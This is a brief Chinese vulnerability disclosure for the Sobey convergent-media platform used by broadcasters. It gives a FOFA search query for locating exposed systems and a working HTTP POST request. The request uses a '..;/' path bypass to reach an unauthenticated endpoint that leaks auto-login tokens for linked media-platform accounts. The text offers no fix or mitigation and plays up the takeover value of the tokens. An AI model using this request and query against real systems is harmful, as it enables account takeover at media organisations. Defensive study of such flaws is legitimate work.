漏洞简介
索贝融媒体是一款由成都索贝数码科技股份有限公司开发的综合性融媒体解决方案与平台,广泛应用于各级电视台和媒体机构,旨在实现互联网与电视内容的融合生产、管理与分发,为媒体业务运营提供全面的支撑。
该漏洞存在于索贝融媒体系统的 /mch/thirdPlatToto/getUserBindUrl 接口中。未经授权的访问者通过直接访问此接口,即可触发信息泄露。
此漏洞可能导致系统内部敏感信息的泄露,特别是能够获取到包含认证令牌(token)的系统URL。攻击者一旦获取这些带有有效令牌的URL,便可能利用这些信息绕过身份验证机制,进一步访问受保护的系统资源或执行未经授权的操作,从而对系统的安全性构成潜在威胁。
影响版本
fofa语法
icon_hash="689611853"||app="SOBEY-融媒体" || body="You need to enable JavaScript to run this app" && header="Sobey"
漏洞分析

直接访问就返回携带视频兔兔平台的自动登录token的url,登录后的危害不多说,作为融媒体,这么多媒体平台账户的权限,懂得都洞!
漏洞复现
POST /sobey-mchEditor/js/..;/mch/thirdPlatToto/getUserBindUrl HTTP/1.1
Host: sobey.mrxn.net
Content-Type: application/x-www-form-urlencoded

siteCode=&token=
访问响应的url 即可直接登录视频兔兔平台

以及对应的文章平台